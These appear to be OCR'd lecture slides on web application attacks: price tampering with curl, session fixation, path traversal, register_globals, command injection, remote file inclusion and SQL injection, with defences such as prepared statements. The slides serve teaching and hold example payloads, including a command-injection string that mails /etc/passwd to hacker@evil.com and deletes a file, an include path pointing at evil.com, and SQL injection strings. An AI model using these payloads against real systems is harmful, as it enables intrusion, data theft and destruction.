
  -
    ```
    FAIL, not your order!
    ```
- What does price stand for?

  -
    ```
    curl -b PHPSESSID=n7591kbbse8rug4dfn019skv05 -F oid=5929 -F
    price=1 -F cur=usd http://192.168.84.167/code/purchase.php
    ```

  -
    ```
    FAIL, not the correct price!
    ```
- What does cur stand for?

  -
    ```
    curl -b PHPSESSID=n7591kbbse8rug4dfn019skv05 -F oid=5929 -F
    price=2500 -F cur=huf
    http://192.168.84.167/code/purchase.php
    ```

  -
    ```
    Purchase successful, your final order total is 2,500 huf
    charged to your CC XXXXXXXXXXXX1408
    ```



2500 huf in usd

About 530,000 results (0.46 seconds)

2500 Hungarian Forint equals

9.3060 US Dollar

2500 Hungarian Forint

9.3060 US Dollar

HTTP Cookies

- As we have seen, cookies are used to store state on the browser
  - Server requests that the client store a bit of state on the browser
  - Cookie can be any arbitrary data
- Just as we saw in the previous example, we can manipulate cookies via curl or with browser extension

URL Parameters

- The query parameters of a URL could also be used as information
  - Perhaps the price is calculated from a query parameter
  - Why would a developer do this?
- Manipulating the query parameter could change the price
  - If the application accepts the new price

Referer Header

- The referer HTTP header is defined in the HTTP 1.0 RFC as
  - The Referer request-header field allows the client to specify, for the server's benefit, the address (URI) of the resource from which the Request-URI was obtained. This allows a server to generate lists of back-links to resources for interest, logging, optimized caching, etc. It also allows obsolete or mistyped links to be traced for maintenance. The Referer field must not be sent if the Request-URI was obtained from a source that does not have its own URI, such as input from the user keyboard.
- The spelling was a typo and was not caught until people were already using referer
- Sent automatically by the browser when a link is clicked
- Can it be trusted?
  - Developers assume that because it is an HTTP header, it is trustworthy
  - What do you think?

Referer to Control Access

- The referer header is untrusted and can be manipulated
- Therefore, using a referer header to ensure that the user is visiting your application in the intended order is a mistake
- Using -H option of curl to set arbitrary HTTP headers on request

HTML Forms Input Restrictions

- Developer can specify HTML5 restrictions/validation on form input
  - required attribute
  - type=email
  - pattern attribute
- Custom validation using JavaScript
  - All can be bypassed

Definitions

- Authentication
  - Who is the user?
  - Breaking means impersonating another user
- Authorization
  - What is the user allowed to do?
    - Admin, regular, guest, …
  - Attacking means performing actions that you're not allowed to do
- Often intertwined
  - If you're able to break the authentication to log in as a different user, then you've also broken authorization

Attacking Authentication

- Eavesdropping credentials/authenticators
- Brute-forcing/guessing credentials/authenticators
- Bypassing authentication
  - SQL Injection (later)
  - Session fixation

Eavesdropping Credentials and Authenticators

- If the HTTP connection is not protected by SSL it is possible to eavesdrop the credentials:
  - Username and password sent as part of an HTTP basic authentication exchange
  - Username and password submitted through a form
  - The authenticator included as cookie, URL parameter, or hidden field in a form
- The "secure" flag on cookies is a good way to prevent accidental leaking of sensitive authentication information


Brute-forcing Credentials and Authenticators

- If authenticators have a limited value domain they can be brute-forced (e.g., 4-digit PIN)
  - Note: lockout policies might not be enforced in mobile web interfaces to accounts
- If authenticators are chosen in a non-random way they can be easily guessed
  - Sequential session IDs
  - User-specified passwords
  - Example: http://www.foo.bar/secret.php?id=BGH10110915103939 observed at 15:10 of November 9, 2010
- Long-lived authenticators make these attacks more likely to succeed

Bypassing Authentication

- Form-based authentication may be bypassed using carefully crafted arguments
- Authentication, in certain case can be bypassed using forceful browsing
- Weak password recovery procedures can be leveraged to reset a victim's password to a known value
- Session fixation forces the user's session ID to a known value
  - For example, by luring the user into clicking on a link such as: <a href=http://foo.com/vulnerable.php?SESSIONID=1234>foo</a>
- The ID can be a fixed value or could be obtained by the attacker through a previous interaction with the vulnerable system

Session Fixation



(1) GET /login.py

(2) session=4242


(3) GET /form.py?user=joe&pwd=foo&session=4242

(4) OK

(4) GET /balance.py?session=4242

bank.com

Session Fixation



Attacker

(1) GET /login.py

(2) session=55181

(6) GET /balance.py?session=55181

(3) Attacker lures victim into clicking on

http://bank.com/login.py?session=55181

(4) GET /login.py?session=55181

(5) GET /form.py?user=joe&pwd=foo&session=55181

bank.com

Victim

Session Fixation

- If the application blindly accepts an existing session ID, then the initial setup phase is not necessary
- Session IDs should always be regenerated after login and never allowed to be “inherited”
- Session fixation can be composed with cross-site scripting to achieve session id initialization (e.g., by setting the cookie value)

- See: M. Kolsek, “Session Fixation Vulnerability in Web-based Applications”

Authorization Attacks

- Path/directory traversal attacks
  - Break out of the document space by using relative paths
    - GET /show.php?file=../../../../../../etc/passwd
    - Paths can be encoded, double-encoded, obfuscated, etc:
      - GET show.php?file=%2e%2e%2f%2e%2e%2fetc%2fpasswd
- Forceful browsing
  - The Web application developer assumes that the application will be accessed through links, following the "intended paths"
  - The user, however, is not bound to follow the prescribed links and can "jump" to any publicly available resource
- Automatic directory listing abuse
  - The browser may return a listing of the directory if no index.html file is present and may expose contents that should not be accessible

Authorization Attacks

- Parameter manipulation
  - The resources accessible are determined by the parameters to a query
  - If client-side information is blindly accepted, one can simply modify the parameter of a legitimate request to access additional information
    - `GET /cgi-bin/profile?userid=1229&type=medical`
    - `GET /cgi-bin/profile?userid=1230&type=medical`
- Parameter creation
  - If parameters from the URL are imported into the application, can be used to modify the behavior
    - `GET /cgi-bin/profile?userid=1229&type=medical&admin=1`

PHP register_global

- The register_global directive makes request information, such as the GET/POST variables and cookie information, available as global variables
- Variables can be provided so that particular, unexpected execution paths are followed

PHP – register_globals

```
<html>
 <head> <title>Feedback Page</title></head>
 <body>
   <h1>Feedback Page</h1>
   <?php
     if ($name && $comment) {
       $file = fopen("user_feedback", "a");
       fwrite($file, "$name:$comment\n");
       fclose($file);
       echo "Feedback submitted\n";
     }
   ?>
   <form method=POST>
     <input type="text" name="name"><br>
     <input type="text" name="comment"><br>
     <input type="submit" name="submit" value="Submit">
   </form>
 </body>
</html>
```

Example

```
<?php

 if ($_GET["password"] == "secretunguessable1u90jkfld") {
   $admin = true;
 }
 if ($admin) {
   show_secret_admin_stuff();
 }
…
?>
```

Example

```
GET /example.php?password=foo&admin=1
```

Example

```
<?php

 if ($_GET["password"] == "secretunguessable1u90jkfld") {
   $admin = true;
 }
 if ($admin) {
   show_secret_admin_stuff();
 }
…
?>
```

Server (Mis)Configuration: Unexpected Interactions

- FTP servers and web servers often run on the same host
- If data can be uploaded using FTP and then requested using the web server it is possible to
  - Execute programs using CGI (upload to cgi-bin)
  - Execute programs as web application
  - …
- If a web site allows one to upload files (e.g., images) it might be possible to upload content that is then requested as a code component (e.g., a PHP file)

Mixing Code and Data in Web Applications

- Numerous areas where Code and Data are mixed in Web Applications
- Anywhere that strings are concatenated to produce output to another program/parser, possible problems
  - HTTP
  - HTML
  - SQL
  - Command Line
  - SMTP
  - …

OS Command Injection Attacks

- Main problem: Incorrect (or complete lack of) validation of user input that results in the execution of OS commands on the server
- Use of (unsanitized) external input to compose strings that are passed to a function that can evaluate code or include code from a file (language-specific)
  - system()
  - eval()
  - popen()
  - include()
  - require()

OS Command Injection Attacks

- Example: CGI program executes a grep command over a server file using the user input as parameter
  - Implementation 1: `system("grep $exp phonebook.txt");`
    - By providing *`foo; mail hacker@evil.com < /etc/passwd; rm`* one can obtain the password file and delete the text file
  - Implementation 2: `system("grep \"$exp\" phonebook.txt");`
    - By providing `"foo; mail hacker@evil.com < /etc/passwd; rm "` one can steal the password file and delete the text file
  - Implementation 3: `system("grep", "e", $exp, "phonebook.txt");`
    - In this case the execution is similar to an execve() and therefore more secure (no shell parsing involved)

Preventing OS Command Injection

- Command injection is a sanitization problem
  - Never trust outside input when composing a command string
- Many languages provide built-in sanitization routines
  - PHP escapeshellarg($str): adds single quotes around a string and quotes/escapes any existing single quotes allowing one to pass a string directly to a shell function and having it be treated as a single safe argument
  - PHP escapeshellcmd($str): escapes any characters in a string that might be used to trick a shell command into executing arbitrary commands (#&;`|*?~<>^()[]{}$\, \x0A and \xFF. ' and " are escaped only if they are not paired)

File Inclusion Attacks

- Many web frameworks and languages allow the developer to modularize his/her code by providing a module inclusion mechanism (similar to the #include directive in C)
- If not configured correctly this can be used to inject attack code into the application
  - Upload code that is then included
  - Provide a remote code component (if the language supports remote inclusion)
  - Influence the path used to locate the code component

File Inclusion in PHP

- The allow_url_fopen directive allows URLs to be used when including files with include() and require()
- If user input is used to create the name of the file to be open then a remote attacker can execute arbitrary code

```
//mainapp.php
$includePath='/includes/'; // this var will be visible
                          //in the included file
include($includePath . 'library.php');
...

//library.php
...
include($includePath . 'math.php');
…
```


```
GET /includes/library.php?includePath=http://www.evil.com/
```

SQL Injection

- SQL injection might happen when queries are built using the parameters provided by the users

  -
    ```
    $query = “select ssn from employees where
    name = ‘” + username + “’ ”
    ```
- By using special characters such as ‘ (tick), -- (comment), + (add), @variable, @@variable (server internal variable), % (wildcard), it is possible to:
  - Modify queries in an unexpected way
  - Probe the database schema and find out about stored procedures
  - Run commands (e.g., using xp_commandshell in MS SQL Server)

An Example Web Page



User's Web Site - Microsoft Internet Explorer

http://bbox/user/

User's Webpage

Login

Username:

Password:

Submit Reset

The Form

```
<form action="login.asp" method="post">
 <table>
   <tr><td>Username:</td>
     <td><input type="text" name="username"></td></tr>
   <tr><td>Password:</td>
     <td><input type=password name="password"></td></tr>
 </table>
 <input type="submit" value="Submit">
 <input type="reset" value="Reset">
</form>
```

The Login Script

```
… <% function Login( connection ) {
    var username = Request.form("username");
    var password = Request.form("password");
    var rso = Server.CreateObject("ADODB.Recordset");
    var sql = "select * from pubs.guest.sa_table \
                where username = ‘” + username + "‘ and \
                password = ‘" + password + "‘";
    rso.open(sql, connection); //perform query
    if (rso.EOF) //if record set empty, deny access
     { rso.close();
    %>  <center>ACCESS DENIED</center> <%
    } else  { //else grant access
    %>  <center>ACCESS GRANTED</center> <%
    // do stuff here ...
```

The ‘ or 1=1 -- Technique

- Given the SQL query string:

```
 "select * from pubs.guest.sa_table \
     where username = ‘” + username + "‘ and \
     password = ‘" + password + "‘";
```

- By providing the following username:

```
‘ or 1=1 --
```

- the user name (and any password) results in the string:

```
select * from sa_table where username=‘’ or 1=1 --’ and
password= ‘’
```

  - The conditional statement “`username=‘’ or 1=1 --`” is true whether or not username is equal to ‘’
  - The “--” makes sure that the rest of the SQL statement is interpreted as a comment and therefore `and password =‘’` is not evaluated

Injecting SQL Into Different Types of Queries

- SQL injection can modify any type of query such as
  - SELECT statements
    - SELECT * FROM accounts WHERE user=‘${u}’ AND pass=‘${p}’
  - INSERT statements
    - INSERT INTO accounts (user, pass) VALUES(‘${u}’, ‘${p}’)
      - Note that in this case one has to figure out how many values to insert
  - UPDATE statements
    - UPDATE accounts SET pass=‘${np}’ WHERE user= ‘${u}’ AND pass=‘${p}’
  - DELETE statements
    - DELETE * FROM accounts WHERE user=‘${u}’

Identifying SQL Injection

- A SQL injection vulnerability can be identified in different ways
  - Negative approach: special-meaning characters in the query will cause an error (for example: user=“ ’ ”)
  - Positive approach: provide an expression that would NOT cause an error (for example: “17+5” instead of “22”, or a string concatenation)

The UNION Operator

- The UNION operator is used to merge the results of two separate queries
- In a SQL injection attack this can be exploited to extract information from the database
- Original query:

  -
    ```
    SELECT id, name, price FROM products WHERE
    brand=‘${b}’
    ```
- Modified query passing ${b}=“foo’ UNION…”:

  -
    ```
    SELECT id, name, price FROM products WHERE brand=‘foo’
    UNION SELECT user, pass, NULL FROM accounts -- ‘
    ```
- In order for this attack to work the attacker has to know
  - The structure of the query (number of parameters and types have to be compatible: NULL can be used if the type is not known)
  - The name of the table and columns

Determining Number and Type of Query Parameters

- The number of columns in a query can be determined using progressively longer NULL columns until the correct query is returned
  - UNION SELECT NULL
  - UNION SELECT NULL, NULL
  - UNION SELECT NULL, NULL, NULL
- The type of columns can be determined using a similar technique
  - For example, to determine the column that has a string type one would execute:
    - UNION SELECT ‘foo’, NULL, NULL
    - UNION SELECT NULL, ‘foo’, NULL
    - UNION SELECT NULL, NULL, ‘foo’

Determining Table and Column Names

- To determine table and column names one has to rely on techniques that are database-specific
  - Oracle
    - By using the user_objects table one can extract information about the tables created for an application
    - By using the user_tab_column table one can extract the names of the columns associated with a table
  - MS-SQL
    - By using the sysobjects table one can extract information about the tables in the database
    - By using the syscolumns table one can extract the names of the columns associated with a table
  - MySQL
    - By using the information_schema one can extract information about the tables and columns

Second-Order SQL Injection

- In a second-order SQL injection, the code is injected into an application, but the SQL statement is invoked at a later point in time
  - e.g., Guestbook, statistics page, etc.
- Even if application escapes single quotes, second order SQL injection might be possible
  - Attacker sets user name to: `john’--`, application safely escapes value to `john’’--` (note the two single quotes)
  - At a later point, attacker changes password (and “sets” a new password for victim john):

```
update users set password=’hax’ where
database_handle(“username”)=‘john’--‘
```

register.php

```
<?php

session_start();

$sql = "insert into users (username, password) values ('" .
mysql_real_escape_string($_POST['name']) . "', '" .
mysql_real_escape_string($_POST['password']) . "');";

mysq_query($sql);

$user_id = mysql_insert_id();

$_SESSION['uid'] = $user_id;
```

change_password.php

```
<?php

session_start();
$new_password = $_POST['password'];
$res = mysql_query("select username, password from users where
id = '" . $_SESSION['uid'] . "';");
$row = mysql_fetch_assoc($result);

$query = "update users set password = '" .
mysql_real_escape_string($new_password) . "' where username = '"
.$row['username']."' and password = '".$old_password."';";

mysql_query($query);
```

Blind SQL Injection

- A typical countermeasure is to prohibit the display of error messages: However, a web application may still be vulnerable to blind SQL injection
- Example: a news site
  - Press releases are accessed with pressRelease.jsp?id=5
  - A SQL query is created and sent to the database:
    - select title, description FROM pressReleases where id=5;
  - All error messages are filtered by the application

Blind SQL Injection

- How can we inject statements into the application and exploit it?
  - We do not receive feedback from the application so we can use a trial-and-error approach
  - First, we try to inject pressRelease.jsp?id=5 AND 1=1
  - The SQL query is created and sent to the database:
    - `select title, description FROM pressReleases where id=5 AND 1=1`
  - If there is a SQL injection vulnerability, the same press release should be returned
  - If input is validated, `id=5 AND 1=1` should be treated as the value

Blind SQL Injection

- When testing for vulnerability, we know 1=1 is always true
  - However, when we inject other statements, we do not have any information
  - What we know: If the same record is returned, the statement must have been true
  - For example, we can ask server if the current user is “h4x0r”:
    - `pressRelease.jsp?id=5 AND user_name()=‘h4x0r’`
  - By combining subqueries and functions, we can ask more complex questions (e.g., extract the name of a database table character by character)
    - `pressRelease.jsp?id=5 AND SUBSTRING(user_name(), 1, 1) < '?’`

SQL Injection Solutions

- Developers should never allow client-supplied data to modify SQL statements
- Stored procedures
  - Isolate applications from SQL
  - All SQL statements required by the application are stored procedures on the database server
- Prepared statements
  - Statements are compiled into SQL statements before user input is added

SQL Injection Solutions: Stored Procedures

- Original query:
  - String query = “SELECT title, description from pressReleases WHERE id= “+ request.getParameter(“id”);
  - Statement stat = dbConnection.createStatement();
  - ResultSet rs = stat.executeQuery(query);
- The first step to secure the code is to take the SQL statements out of the web application and **into the DB**
  - CREATE PROCEDURE getPressRelease @id integer AS SELECT title, description FROM pressReleases WHERE Id = @id

SQL Injection Solutions: Stored Procedures

- Now, in the application, instead of string-building SQL, a stored procedure is invoked. For example, in Java:

```
CallableStatements cs = dbConnection.prepareCall(
   “{call getPressRelease(?)}”);

cs.setInt(1,
   Integer.parseInt(request.getParameter(“id”)));
ResultSet rs = cs.executeQuery();
```

SQL Injection Solutions: Prepared Statements

- Prepared statements allow for the clear separation of what is to be considered data and what is to be considered code
- A query is performed in a two-step process:
  - First the query is parsed and the location of the parameters identified (this is the “preparation”)
  - Then the parameters are bound to their actual values
- In some cases, prepared statements can also improve the performance of a query

SQL Injection Solutions: Prepared Statements

```
$mysqli = new mysqli("localhost", "my_user", "my_pass", ”db");
$stmt =  $mysqli->stmt_init();
$stmt->prepare("SELECT District FROM City WHERE Name=?"));
$stmt->bind_param("s", $city);
/* type can be “s” = string, “i” = integer … */

$stmt->execute();
$stmt->bind_result($district);
$stmt->fetch();
printf("%s is in district %s\n", $city, $district);
$stmt->close();}
```

